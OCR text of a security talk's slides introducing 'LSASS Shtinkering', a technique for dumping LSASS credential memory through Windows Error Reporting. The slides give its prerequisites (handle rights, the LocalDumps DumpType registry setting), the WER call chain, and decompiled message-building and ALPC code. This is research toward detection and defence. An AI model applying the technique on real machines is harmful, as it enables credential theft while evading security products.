
Introducing:
LSASS Shtinkering

LSASS Shtinkering

- New method of dumping LSASS without using a vulnerability
- Abuses the Windows Error Reporting service
- Manually reporting an exception to WER on LSASS will produce a dump without crashing it
- Security products that allow WER to generate memory dumps will be bypassed




The Steps of LSASS Shtinkering



Prerequisites

This method requires the following:


- Inheritable process handle to target process with the following access:
  - `PROCESS_VM_READ`
  - `PROCESS_QUERY_LIMITED_INFORMATION`
- Inheritable thread handle a thread in the target process with the following access:
  - `THREAD_QUERY_LIMITED_INFORMATION`
- Registry value “DumpType" set to 2 (Full dump) for the "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\LocalDumps" key



DumpType	Specify one of the following dump types: • 0: Custom dump • 1: Mini dump • 2: Full dump	REG_DWORD	1

https://docs.microsoft.com/en-us/windows/win32/wer/collecting-user-mode-dumps

Crash Dump Creation



C:\Windows\system32\cmd.exe

```
C:\Users\user\Desktop>_
```

Process Explorer - Sysinternals: www.sysinternals.com [RONB-TEST-VM\...

Process	Command Line	PID	U
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -...	1804	N
svchost.exe	C:\Windows\System32\svchost.exe -k swprv	5616	N
svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -...	564	N
svchost.exe	C:\Windows\system32\svchost.exe -k appmod...	4084	N
svchost.exe	C:\Windows\System32\svchost.exe -k WerSvc...	1900	N
svchost.exe	C:\Windows\system32\svchost.exe -k LocalSer...	2232	N
lsass.exe	C:\Windows\system32\lsass.exe	676	N
fontdrvhost.exe	"fontdrvhost.exe"	824	F
csrss.exe	%SystemRoot%\system32\csrss.exe ObjectDir...	516	N
winlogon.exe	winlogon.exe	588	N
fontdrvhost.exe	"fontdrvhost.exe"	820	F
dwm.exe	"dwm.exe"	456	V
explorer.exe	C:\Windows\Explorer.EXE	4424	F
SecurityHealt...	"C:\Windows\System32\SecurityHealthSystray....	2560	F
vmtoolsd.exe	"C:\Program Files\VMware\VMware Tools\vmto...	5808	F
cmd.exe	"C:\Windows\system32\cmd.exe"	5260	F
conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4	7032	F
regedit.exe	"C:\Windows\regedit.exe"	1824	F

CPU Usage: 0.00% Commit Charge: 32.07% Processes: 133 Physical Usage: 38.84%

Registry Editor

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\LocalDumps

/indows Error Reportir
Assert Filtering Policy
BrokerUp
Consent
Hangs
KernelFaults
LocalDumps
RuntimeExceptionHel

Name	Type	Data
(Default)	REG_SZ	(value not set)
DumpType	REG_DW...	0x00000002 (2)


CrashDumps

This folder is empty.

0 items

From Exception to Dump File

- The last handler in the Structured Exception Handling stack is `ntdll!__C_specific_handler()`
  - Makes sure that the process exits gracefully instead of hanging
  - Reports the exception details to the WER service
- After reporting an exception to WER, the faulting process will terminate itself
- Exception is reported to the WER service via a call to `ntdll!NtAlpcSendWaitReceivePort()`



```
ntdll!__C_specific_handler
↓
kernelbase!UnhandledExceptionFilter
↓
kernel32!BasepReportFault
⋮
ntdll!NtAlpcSendWaitReceivePort
```

01

Memory Dumping Techniques

Overview of known techniques and tools

02

LSASS Shtinkering

Reverse Engineering the WER Client Side

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LSASS Shtinkering

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Detection & Prevention

How to stop the attack

Reverse Engineering WER - Client Side

1

Create a message with WerpReportFaultInternal

2

Send the message with SendMessageToWERService

3


Manually Report an Exception to WER

Creating Message to Send to WER

1

Create Message

`WerpReportFaultInternal()` performs the following actions:




```
hCompletionEvent = CreateEventW(&EventAttributes, 1, 0, 0);
if ( hCompletionEvent )
{
  MappedViewStruct[0] = (int)hCompletionEvent;
  v1 = 1;
  v52 = (void *)1;
}
hRecoveryEvent = CreateEventW(&EventAttributes, 1, 0, 0);
if ( hRecoveryEvent )
{
  MappedViewStruct[v1++] = (int)hRecoveryEvent;
  v52 = (void *)v1;
}
hFileMapping = CreateFileMappingW((HANDLE)0xFFFFFFFF, &EventAttributes, 4u, 0, 0xF8u, 0);
MappedViewStruct[v1] = (int)hFileMapping;
v8 = v1 + 1;
v52 = (void *)v8;
v53 = MapViewOfFile(hFileMapping, 6u, 0, 0, 0);
CurrentProcess = GetCurrentProcess();
if ( DuplicateHandle(CurrentProcess, CurrentProcess, CurrentProcess, &TargeProcesstHandle, 0x1FFFFFu, 1, 0) )
{
  MappedViewStruct[v8++] = (int)TargeProcesstHandle;
  v52 = (void *)v8;
}
v41 = DuplicateHandle(CurrentProcess, CurrentThreadHandle, CurrentProcess, &TargeThreadtHandle, 0x1FFFFFu, 1, 0);
if ( v41 )
{
  MappedViewStruct[v8] = (int)TargeThreadtHandle;
  v52 = (void *)(v8 + 1);
}
CurrentProcessId = GetCurrentProcessId();
v17 = RtlWerpReportException(CurrentProcessId, v29, MappedViewStruct, v32, 0, &v51);
```

Advanced Local Procedure Call

2

Send Message

- Undocumented IPC mechanism
- Used by RPC under the hood
- Two functions of interest on the client side:




```
ZwAlpcConnectPort(&PortHandle,
                  “\MyAlpcPortName”,
                   …)

NtAlpcSendWaitReceivePort(PortHandle,
                           …,
                           SendingMessage,
                           …,
                           ReceivingMessage, …)
```

Sending the Message to WER

2

Send Message

